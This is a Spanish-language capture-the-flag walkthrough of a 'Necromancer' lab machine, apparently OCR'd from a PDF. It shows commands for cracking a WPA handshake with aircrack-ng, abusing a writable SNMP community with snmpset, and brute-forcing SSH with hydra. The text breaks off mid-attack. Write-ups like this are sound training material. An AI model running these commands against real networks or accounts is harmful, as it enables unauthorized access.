

```
❯ echo 'blackmagic' | nc -u 10.10.10.10 31337
```

Como describe el texto de la flag 4 tenemos que enviar el valor original del hash a traves del protocolo UDP por el puerto 31337 de la maquina victima.

```
As you chant the words, a hissing sound echoes from the ice walls.
The blue aura disappears from the cave entrance.
You enter the cave and see that it is dimly lit by torches; shadows dancing against the rock wall as you descend deeper and deeper into the mountain.
You hear high pitched screeches coming from within the cave, and you start to feel a gentle breeze.
The screeches are getting closer, and with it the breeze begins to turn into an ice cold wind.
Suddenly, you are attacked by a swarm of bats!
You aimlessly thrash at the air in front of you!
The bats continue their relentless attack, until.... silence.
Looking around you see no sign of any bats, and no indication of the struggle which had just occurred.
Looking towards one of the torches, you see something on the cave wall.
You walk closer, and notice a pile of mutilated bats lying on the cave floor.  Above them, a word etched in blood on the wall.
/thenecromancerwillabsorbyoursoul
flag5{0766c36577af58e15545f099a3b15e60}
```

Obtenemos un endpoint y la flag numero 5.


Search for a tool
SEARCH A TOOL ON DCODE BY KEYWORDS:
e.g. type 'sudoku'
BROWSE THE FULL DCODE TOOLS' LIST
Results
MD5
809472671
MD5
Informatics › Algorithm › Hashing Function › MD5
MD5 DECODER
MD5 HASH
0766C36577AF58E15545F099A3B15E60
OPTIONS
SALT PREFIXED MD5(SALT+WORD)
SALT SUFFIXED MD5(WORD+SALT)
DECRYPT
See also: Hash Function — SHA-1 — SHA-256 — Crypt() Has


http://10.10.10.10/thenecromancerwillabsorbyoursoul/
flag6{b1c3ed8f1db4258e4dcb0ce565f6dc03}
You continue to make your way through the cave.
In the distance you can see a familiar flicker of light moving in and out of the shadows.
As you get closer to the light you can hear faint footsteps, followed by the sound of a heavy door opening.
You move closer, and then stop frozen with fear.
It's the necromancer!

```
Again he stares at you with deathly hollow eyes.
He is standing in a doorway; a staff in one hand, and an object in the other.
Smirking, the necromancer holds the staff and the object in the air.
He points his staff in your direction, and the stench of death and decay begins to fill the air.
You stare into his eyes and then.....



..... darkness. You open your eyes and find yourself lying on the damp floor of the cave.
The amulet must have saved you from whatever spell the necromancer had cast.
You stand to your feet. Behind you, only darkness.
Before you, a large door with the symbol of a skull engraved into the surface.
Looking closer at the skull, you can see u161 engraved into the forehead.
```

```
It's the necromancer!
```

Haciendo click acá descargamos un archivo.

```
❯ file necromancer
necromancer: bzip2 compressed data, block size = 900k
```

Es un comprimido.

```
bunzip2 necromancer
```

```
❯ file necromancer.out
necromancer.out: POSIX tar archive (GNU)
```

```
❯ tar -xf necromancer.out
```


```
❯ file necromancer.cap
necromancer.cap: pcap capture file, microsecond ts (little-endian) - version 2.4 (802.11, capture length 65535)
```

Los archivos **pcap** son archivos utilizados para almacenar datos capturados de redes informáticas, como paquetes de red, y son comúnmente utilizados por herramientas de captura de paquetes como Wireshark o tcpdump.

```
tshark -r necromancer.cap
```

Notamos que se están realizando conexiones a traves del protocolo **802.11**

El protocolo 802.11 es un conjunto de estándares de comunicación inalámbrica. Estos estándares definen las especificaciones para las redes locales inalámbricas (WLAN), comúnmente conocidas como Wi-Fi.
Dicho protocolo especifica los métodos de transmisión de datos, las frecuencias de operación, los formatos de trama, la gestión de la red y otras características necesarias para la comunicación inalámbrica entre dispositivos.



wireshark


WPA Key Data se refiere a los datos de clave utilizados en el proceso de autenticación y establecimiento de claves para una conexión segura de Wi-Fi que utiliza el protocolo de seguridad WPA (Wi-Fi Protected Access). Este protocolo emplea TKIP (Temporal Key Integrity Protocol) para proteger las comunicaciones inalámbricas. TKIP utiliza el algoritmo de cifrado RC4, que, si bien es similar al utilizado en WEP (Wired Equivalent Privacy), incluye diversas mejoras de seguridad, como la generación de claves dinámicas y la integridad del mensaje.


```
aircrack-ng -w /usr/share/wordlists/rockyou.txt necromancer.cap
```

Realizamos un ataque de fuerza bruta empleando el diccionario rockyou.txt con **aircrack-ng** al archivo con las capturas de paquetes completo.

Aircrack-ng es una suite de herramientas de seguridad informática diseñada para evaluar la seguridad de las redes inalámbricas. Se utiliza principalmente para pruebas

de penetración y auditorías de seguridad en redes Wi-Fi.
Esta herramienta puede utilizarse para recuperar las claves de cifrado WEP y WPA/WPA2 de redes Wi-Fi capturando y analizando paquetes de datos.





Probamos realizar un escaneo de puertos con **nmap** y encontramos el puerto 161 pero filtrado, lo cual significa que no se ha recibido ninguna respuesta del sistema objetivo, debido a que está siendo bloqueado por un firewall u otro dispositivo de seguridad.


SNMP (Simple Network Management Protocol) es un protocolo estándar de la capa de aplicación que se utiliza para gestionar y supervisar dispositivos de red, como routers, switches, servidores, impresoras, entre otros. Proporciona un marco para recopilar información de estado y configuración de dispositivos de red, así como para modificar y controlar el comportamiento de dichos dispositivos.

```
snmp-check 10.10.10.10 -c public
```


snmp-check es una herramienta de evaluación de seguridad que se utiliza para realizar auditorías y pruebas de penetración en dispositivos SNMP habilitados en una red. Esta herramienta se utiliza para enumerar y recopilar información sobre los

objetos SNMP disponibles en un dispositivo, así como para detectar posibles vulnerabilidades de seguridad relacionadas con la configuración de SNMP.


El parámetro **-c** en **snmp-check** se utiliza para especificar la cadena de comunidad SNMP. La cadena de comunidad SNMP es similar a una contraseña y se utiliza para autenticar solicitudes SNMP en dispositivos SNMP habilitados. La cadena de comunidad SNMP actúa como una especie de "clave de acceso" que permite el acceso a los datos SNMP en el dispositivo.



Colocando una cadena de comunidad con el valor "public" parece no funcionar.



Si colocamos la credencial que encontramos previamente se nos brinda esta informacion.




Lo siguiente que deberíamos hacer es intentar cambiar el valor de **Location** por "Unlocked", ya que su valor actualmente es "Locked". Para ello primero hay que encontrar el **OID** correspondiente a **Location**.

OID significa Object Identifier (Identificador de Objeto) en SNMP (Simple Network Management Protocol). En SNMP, los dispositivos de red mantienen información sobre su estado y configuración en una jerarquía de objetos gestionados. Cada objeto gestionado en la jerarquía de SNMP se identifica de manera única mediante un OID. Un OID es una secuencia de números separados por puntos que representan la ubicación de un objeto en la jerarquía de gestión SNMP.

```
snmpwalk -v1 -c death2allrw 10.10.10.10
```

snmpwalk es una utilizada para recorrer y recuperar información de un agente SNMP y sus objetos gestionados. Permite a los administradores de red obtener una vista completa de la jerarquía de objetos SNMP disponibles en un dispositivo SNMP habilitado, junto con sus valores asociados.




```
❯ snmpset -v1 -c death2allrw 10.10.10.10 .1.3.6.1.2.1.1.6.0 string Unlocked
iso.3.6.1.2.1.1.6.0 = STRING: "Unlocked"
```

Con **snmpset** modificamos los valores de los objetos gestionados en un dispositivo

SNMP. De esta forma logramos cambiar el valor 'Locked' por 'Unlocked'.

```
❯ snmp-check 10.10.10.10 -c death2all
snmp-check v1.9 - SNMP enumerator
Copyright (c) 2005-2015 by Matteo Cantoni (www.nothink.org)

[+] Try to connect to 10.10.10.10:161 using SNMPv1 and community 'death2all'

[*] System information:

  Host IP address               : 10.10.10.10
  Hostname                      : Fear the Necromancer!
  Description                   : You stand in front of a door.
  Contact                       : The door is unlocked! You may now enter the Necromancer's lair!
  Location                      : flag7{9e5494108d10bbd5f9e7ae52239546c4} - t22
  Uptime snmp                   : -
  Uptime system                 : -
  System date                   : -
```


Ejecutamos una vez más **snmp-check** y obtuvimos la séptima flag. Además, también se nos especificó un puerto del protocolo TCP, el cual corresponde al servicio SSH.


```
hydra -P /usr/share/wordlists/rockyou.txt -l demonslayer 10.10.10.10 ssh
```


Con la herramienta **hydra** aplicamos fuerza bruta para poder encontrar la contraseña del usuario **demonslayer**.

```
[DATA] attacking ssh://10.10.10.10:22/
